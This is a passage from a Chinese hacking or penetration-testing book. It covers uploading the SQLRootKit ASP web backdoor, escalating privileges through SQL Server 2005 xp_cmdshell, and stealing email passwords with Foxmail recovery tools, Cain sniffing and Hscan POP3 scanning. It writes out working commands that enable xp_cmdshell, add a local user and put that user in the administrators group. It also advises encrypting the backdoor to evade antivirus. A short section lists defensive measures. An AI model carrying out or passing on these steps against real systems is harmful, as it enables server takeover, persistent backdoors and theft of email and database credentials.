(3) 还原路径文件有重名

这种错误出现的原因是还原的文件恰好在默认位置有同名文件，无法覆盖。

笔者对以上 3 个可能出现的问题进行了测试和修正，还是没有解决问题，于是只好查看 SQL Server 2008 的日志文件，如图 3-99 所示，但仍然没有找到解决的办法。




图 3-99 查看日志文件

再次对数据库进行还原，发现原始文件名在“将数据库文件还原为”列表中全部为同一个名称，怀疑是文件名称不一致，如图 3-100 所示。

原始文件名	文件类型	还原名
ChinaData	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata.mdf
ChinaData_1	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_1.ndf
ChinaData_2	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_2.ndf
ChinaData_3	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_3.ndf
ChinaData_4	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_4.ndf
ChinaData_5	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_5.ndf
ChinaData_6	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_6.ndf
ChinaData_7	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_7.ndf
ChinaData_8	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_8.ndf
ChinaData_9	行数据	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_9.ndf
ChinaData_log	日志	C:\Program Files\Microsoft SQL Server\MSSQL10_50\MSSQLSERVER\MSSQLDATA\chinadata_1.log

图 3-100 原始文件名与还原名称一致性问题

依次按照原始文件名，在还原中将 chinadata.mdf 和 chinadata.ndf 进行对应。例如，原始文件名为“ChinaData_9”，则应在还原中修改为“chinadata_9.mdf”和“chinadata_9.ndf”进行对应。然后，单击“还原”按钮，问题解决了！该问题属于原始文件名与还原名称的一致性问题。通过解决该问题，我们掌握了解决 SQL Server 2008 数据库还原错误的方法。

3.12 SQLRootKit 网页数据库后门控制

通过本节，读者可以了解网页数据库后门 SQLRootKit 的相关知识，以及如何使用 SQLRootKit 1.0、SQLRootKit 3.0 数据库后门来控制计算机。

SQLRootKit 是一种网页脚本，用于执行数据库命令，使用前提是知道数据库的账号和密码。SQLRootKit 目前有两种：一种是针对 PHP 语言的，其针对的数据库为 MySQL；另外一种是针对 ASP 语言的，主要针对的数据库为 SQL Server，ASP 版本的 SQLRootKit 有两个版本，即 1.0 版和改进后的 3.0 版。

3.12.1 使用 SQLRootKit 1.0 网页后门控制计算机

在获取网站的数据库的类型、数据库用户密码和用户名后，直接将 SQLRootKit.asp 文件上传到网站目录中，然后在浏览器地址栏中输入地址并打开网站。打开网站后，分别在“SQL 用户名”和“SQL 密码”文本框中输入获取的 SQL 用户名“sa”和密码“***”，然后在“执行命令”按钮前的文本框中输入需要执行的命令，如“net user”，查看系统中的所有用户。输入完毕，单击“执行命令”按钮，会在该网页中显示执行结果，如图 3-101 所示。

说明

(1) 目前很多杀毒软件都会对 SQLRootKit 1.0 网页木马进行查杀，因此在使用前最好用一些网页加密软件对其进行加密。

(2) SQLRootKit 1.0 只能利用本地的 SQL Server 数据库来执行命令，如果数据库

服务器和 Web 服务器不在同一台计算机上，SQLRootKit 1.0 就无能为力了。

(3) 经过加密的 SQLRootKit 1.0 网页木马，其 WebShell 相当于一个 DOSShell。如果未在数据库服务器中删除一些比较危险的 dll 组件，则该后门可以长期存在。




图 3-101 在 SQLRootKit 1.0 中执行命令

3.12.2 使用 SQLRootKit 3.0 网页后门控制计算机

使用 SQLRootKit 3.0 网页后门控制计算机的步骤如下。

01 运行测试

运行 SQLRootKit 3.0 网页后门程序，将 SQLRootKit 3.0 网页后门直接上传到网站目录，然后在浏览器中输入其对应地址即可，运行界面如图 3-102 所示。




图 3-102 运行 SQLRootKit 3.0 网页后门

说明

(1) 在 SQLRootKit 3.0 网页后门中，需要输入“SQL 用户名”、“SQL 密码”、“SQL 服务器”及“SQL 端口”等信息，程序默认 SQL Server 服务器与 Web 服务器在同一台计算机上。

(2) 输入“SQL 用户名”、“SQL 密码”、“SQL 服务器”及“SQL 端口”信息，通过验证才能进行后续操作。

02 登录 SQLRootKit 3.0 网页后门

输入“SQL 用户名”和相应的“SQL 密码”密码后，单击“Login”按钮，验证正确后进入 SQLRootKit 3.0 网页后门管理界面，如图 3-103 所示。




图 3-103 进入 SQLRootKit 3.0 网页后门管理界面

03 检测组件

单击“检测组件”按钮，程序会自动检测服务器上是否存在 XP_cmdshell、sp_oacreate、xp_regwrite 及 xp_servicecontrol 这 4 个 SQL 组件，检测操作系统版本及执行权限等信息，并将这些信息显示在该页面上，如图 3-104 所示。

说明

如果检测出来的组件被系统管理员删除了，则可以单击“恢复组件”按钮进行恢复。

04 执行命令

在“系统命令”文本框中输入需要执行的命令，并选择运行程序的相应组件。在本例中选择“利用 XP_cmdshell 扩展”选项，并在“系统命令”文本框中输入“net user”

命令，然后单击“执行”按钮，其结果会显示在网页中，如图 3-105 所示。XP_cmdshell 扩展命令在执行过程中可能会显示一些错误信息，我们可以忽略这些信息。




图 3-104 检测 SQL 组件




图 3-105 执行命令

- 05 上传文件
- 在 SQLRootKit 3.0 网页后门中提供了文件上传功能，即在内容文本框中粘贴需要上传的文件的内容，在文件路径中输入需要保存的文件的物理路径。输入完毕，单击“保存”按钮即完成上传。
- 3.12.3 防范措施

对于 SQLRootKit 3.0 网页后门来讲，其主要防范措施如下。

- 勤杀毒。目前很多杀毒软件都能自动识别并查杀网页后门程序，因此，要及时升级杀毒软件病毒库并开启杀毒软件的所有监管选项。
- 首次完成网站建设后，要保存网站所有文件的列表。例如，可以在 DOS 下输入“`dir d:\网站目录*. * >mywebsite20071218.txt`”命令，将网站的所有文件信息生成列表文件 `mywebsite20071218.txt`。每次升级后都要重新次生成文件列表，每次维护时只要查看文件大小的变化即可。
- 使用一些网站监控软件进行实时监控。目前，国外和国内都有一些网站文件监控软件，一旦发现网站文件被改动，这些监控软件就会通过发送邮件或者手机短信等方式及时报警，方便管理员进行处理。

3.12.4 小结

本案例介绍了如何利用 SQLRootKit 1.0 及 SQLRootKit 3.0 网页后门来控制计算机。在很多情况下，一般的网页后门程序或者网页木马无法在服务器上执行命令。如果服务器上存在 SQL Server 服务器，入侵者在获取数据库用户和账号的情况下可以使用本案例介绍的方法来提权或者留下后门，以便守控肉机。

3.13 SQL Server 2005 提权

SQL Server 2005 及 SQL Server 2008 都将“`xp_cmdshell`”等危险存储过程删除了，但这并不影响提权。只要获取了 sa 口令，重新添加存储过程，即可像 MSSQL 2000 Server 一样提权。SQL Server 2005 提权的思路很简单，需要获取数据库的用户名和密码，然后通过恢复存储过程执行命令，下面是详细的提权过程。

3.13.1 查看数据库连接文件

通过 WebShell 查看网站的源代码，如图 3-106 所示，通过分析首页文件 `default.asp`，获知数据库连接文件为 `openconnection.asp`。

技巧

数据库连接文件的名称一般为 `conn.asp`、`openconnection.asp`、`connection.asp`，这些文件多位于网站根目录或者“`includes`”等文件夹下，通过查看首页代码大都能准确找到数据库连接文件。




图 3-106 分析首页文件

3.13.2 获取数据库用户和密码

找到数据库连接文件 openconnection.asp, 将其下载到本地并打开, 如图 3-107 所示, 知道数据库用户为 “sa”, 密码为 “Tp*****234”, 将其复制出来留待后面使用。




图 3-107 获取数据库用户和密码

3.13.3 数据库连接设置

在连接 SQL Server 2005 之前, 需要对数据库进行设置, 需要知道 sa 用户的密码和数据库, 默认采用 master 数据库。在 “ConnString” 输入框中修改相应的设置, 主要是在数据库类型中选择相对应的数据库类型, 在 WebShell 中单击 “Database”, 如图 3-108 所示, 设置完毕后单击 “Go” 按钮进行数据库连接测试。




图 3-108 设置 MSSQL 连接

3.13.4 查看连接信息

如果数据库用户名、密码及数据库名称均设置正确，连接成功后会显示相应的信息。例如，“MSSQL Version : Microsoft SQL Server 2005 - 9.00.4035.00 (Intel X86) Nov 24 2008 13:01:59 Copyright (c) 1988-2005 Microsoft Corporation Standard Edition on Windows NT 6.0 (Build 6001: Service Pack 1) 及“SrvRoleMember : sa”，表明数据库版本为“icrosoft SQL Server 2005 - 9.00.4035.00”，数据库用户角色是“sa”，如图 3-109 所示。




图 3-109 获取数据库基本信息

3.13.5 添加 xp_cmdshell 存储过程

可以直接在“Run SQL”输入框中输入“Exec sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;”脚本添加 xp_cmdshell 存储过程，也可以通过 WebShell 进行。在“SQLExec”下拉列表中选择第 3 个命令选项“Add xp_cmdshell(SQL2005)”，如图 3-110 所示。




图 3-110 添加 xp_cmdshell 存储过程

3.13.6 Windows 本地提权

01 添加用户

在“SQLExec”下拉列表中选择“XP_cmdshell exec”选项，WebShell 会自动给出脚本“Exec master.dbo.xp_cmdshell 'net user'”，修改其添加用户命令，即“Exec master.dbo.xp_cmdshell 'net user temp Wantian365.com!* /add'”，将添加用户“temp”，密码为“Wantian365.com!*”，如图 3-111 所示，单击“Query”按钮添加用户。




图 3-111 添加用户

02 将普通用户添加到管理员组

在“SQLExec”下拉列表中继续选择“XP_cmdshell exec”选项，然后将 temp 用户添加到管理员组，即运行命令“Exec master.dbo.xp_cmdshell 'net localgroup administrators temp /add'”，添加成功后如图 3-112 所示。




图 3-112 添加 temp 用户为管理员

03 通过“XP_cmdshell exec”命令查看系统用户

在“SQLExec”下拉列表中选择“XP_cmdshell exec”选项，WebShell 会自动给出脚本“Exec master.dbo.xp_cmdshell 'net user'”，如图 3-113 所示，单击“Query”按钮查询系统用户。如图 3-114 所示，temp 用户已经添加到系统中。




图 3-113 查看用户




图 3-114 查看系统用户

04 登录远程终端

打开远程终端连接登录，输入 IP 地址及刚才添加的用户名和密码，如图 3-115 所示，成功进入服务器，其操作系统为 Windows 2008 Server。




图 3-115 成功进入服务器

3.13.7 小结

通过 sa 权限在 SQL Server 2005 中提权相对比较简单，这也是将 WebShell 权限提权到系统级别的一种思路。另外，通过数据库备份，将批处理命令备份到启动文件夹下，系统重启后就会自动执行批处理命令，也能达到提权的效果。

第 4 章 电子邮件密码的获取与破解

目前有一种漏洞是通过渗透邮箱密码，在电子邮件中获取 CMS 系统密码和账号等敏感信息，进而利用这些信息渗透内部网络。对邮箱和邮件服务器的渗透是渗透中最有价值的，也是相对最难的。对公司系统而言，很多个人邮箱中都会保存公司无线网络、各种 CMS 系统的账号和密码、服务器管理员账号和密码，在运营人员的邮箱中可能还有整个网络的配置信息等。获取这些人员的邮箱密码，对渗透整个网络而言无疑是如虎添翼！

本章着重介绍邮箱密码的获取及渗透利用，包括如何获取 Foxmail 邮件，如何扫描 POP3 口令，如何使用工具软件直接获取本地保存的邮件账号和密码，最后还对电子邮件社会工程学攻击进行了探讨。

本章主要内容

- Foxmail 6.0 密码获取与嗅探
- 使用 Hscan 扫描 POP3 口令
- 使用 Mail PassView 获取邮箱账号和口令
- 使用 MailBag Assistant 获取邮件内容
- 电子邮件社会工程学攻击和防范
- 使用 IE PassView 获取网页及邮箱密码
- Chrome 浏览器存储密码获取技术及防范
- 使用 EmailCrack 破解邮箱口令

4.1 Foxmail 6.0 密码获取与嗅探

Foxmail 5.0 邮件账号和密码的获取相对较简单，只要通过星号密码查看器即可查看保存在 Foxmail 软件中的用户密码，此外还有其他破解方式。但是，在 Foxmail 6.0

及之后的版本中，使用以上方法就无法获取其用户密码了。

那么，到底应该如何获取 Foxmail 6.0 及之后版本的账号和密码呢？通过研究，笔者发现至少有两种方法可以获取其账号和密码。一种方法是使用“月影”软件直接获取其密码，另外一种方法是使用 Cain 等嗅探工具配合 Foxmail 6.0 获取，下面详细介绍。

4.1.1 使用“月影”软件获取 Foxmail 6.0 密码及邮件资料

使用“月影”软件获取 Foxmail 6.0 密码及邮件资料的步骤如下。

01 获取邮件账号密码

运行月影 Foxmail 邮件转换/密码恢复器，选择 Foxmail 中需要破解的账号的 Account.stg 文件所在目录。选择完毕，会自动显示该邮件账号的相关信息，包括密码、POP3 等，如图 4-1 所示。

02 获取邮件资料

在月影 Foxmail 邮件转换/密码恢复器主界面单击“Foxmail 邮箱所在目录”设置框右边的浏览按钮，选择 Foxmail 邮箱所在目录，该目录是邮件账号的特定目录，即“mail”目录下的某个账号，如“someone@somemail.com”。选择正确后，会在该目录的 *.box 文件列表中显示邮箱，如图 4-2 所示。选择一个转换后的文件存储目录，单击“开始转换，并生成邮件列表”按钮，将邮件导出到本地目录。访问该目录，打开转换后的 *.eml 文件即可获得邮件资料。



图 4-1 获取 Foxmail 邮件密码



图 4-2 转换邮件到本地

03 验证邮件账号及密码

在浏览器中打开 Web 邮件登录地址，输入用户名和密码，成功进入该邮件账号。可以看到，该账号有 589 封邮件，如图 4-3 所示。



图 4-3 验证邮件账号及密码

4.1.2 使用 Cain 软件获取 Foxmail 账号和密码

使用 Cain 软件获取 Foxmail 账号和密码的步骤如下。

01 安装并设置 Cain 软件

在本机安装 Cain 软件，安装完毕后需要安装 WinPcap 软件。运行 Cain 软件，然后单击菜单中的“Configure”选项，打开“Configuration Dialog”窗口，如图 4-4 所示，将“Options”设置区下的 4 个复选框全部选中，单击“确定”按钮完成设置。然后，在菜单中单击“Start sniffer”命令，开始监听。




图 4-4 设置 Cain 软件

02 运行 Foxmail 6.0 软件获取邮件账号及密码

直接运行 Foxmail 6.0 软件，然后单击 Foxmail 中的“收取”按钮收取邮件，当 Foxmail 软件开始接收邮件时，单击“收取邮件”对话框中的“取消”按钮，取消邮件接收，如图 4-5 所示。




图 4-5 收取邮件

在 Cain 中单击“Sniffer”标签页，在左侧列表中选择“POP3”选项，如图 4-6 所示，可以看到本地计算机上被监听的所有邮件账号和密码。




图 4-6 查看被监听的邮件账号和密码

4.1.3 小结

在本次破解中，笔者先从网上搜集 Foxmail 账号破解方面的知识，然后通过不断搜索和整理，发现可用于破解邮件账号及密码的方法和工具。

Foxmail 6.0 及以上版本改进了算法，修补了之前在密码保存方面的缺陷，破解时无法再通过星号密码查看器查看保存在软件中的密码了。但是，其密码在发送到 POP3 服务器进行验证的过程中仍然是明文，这就决定了邮件账号的安全问题没有得到实质上的解决，通过 Cain 等嗅探软件可以轻松获取经过该计算机的所有账号资料。

在网络攻防过程中，思维或者思路决定了最终的结果，思路一换天地宽。但这一切的前提条件就是基础，即要有扎实的理论和实践基础。

4.2 使用 Hscan 扫描 POP3 口令

现在，很多邮箱服务器都支持 POP3 功能，通过 POP3 收取信件，收取信件时仅仅需要提供用户名和密码。目前有很多工具可以扫描 POP3 邮件的账号和口令，本例就通过 Hscan 扫描 POP3 账号进行攻击，获取 POP3 的账号和口令后，可以查看和发送邮件，并利用社会工程学发送木马邮件等进行攻击。本例只讲解如何扫描 POP3 口令，有关社会工程学攻击的案例放在后面的章节讲解。

4.2.1 设置 Hscan

在 Hscan 中分别设置起始和结束扫描 POP3 的 IP 地址，然后在扫描参数中选择扫描模块，设置完毕后，单击“menu”菜单中的“start”命令开始扫描。

4.2.2 查看扫描结果

扫描结束后，直接打开 Hscan.log 文件，在其中搜索“pop3scan”，找到结果后，记下账号、口令及对应的 IP 地址，如图 4-7 所示。

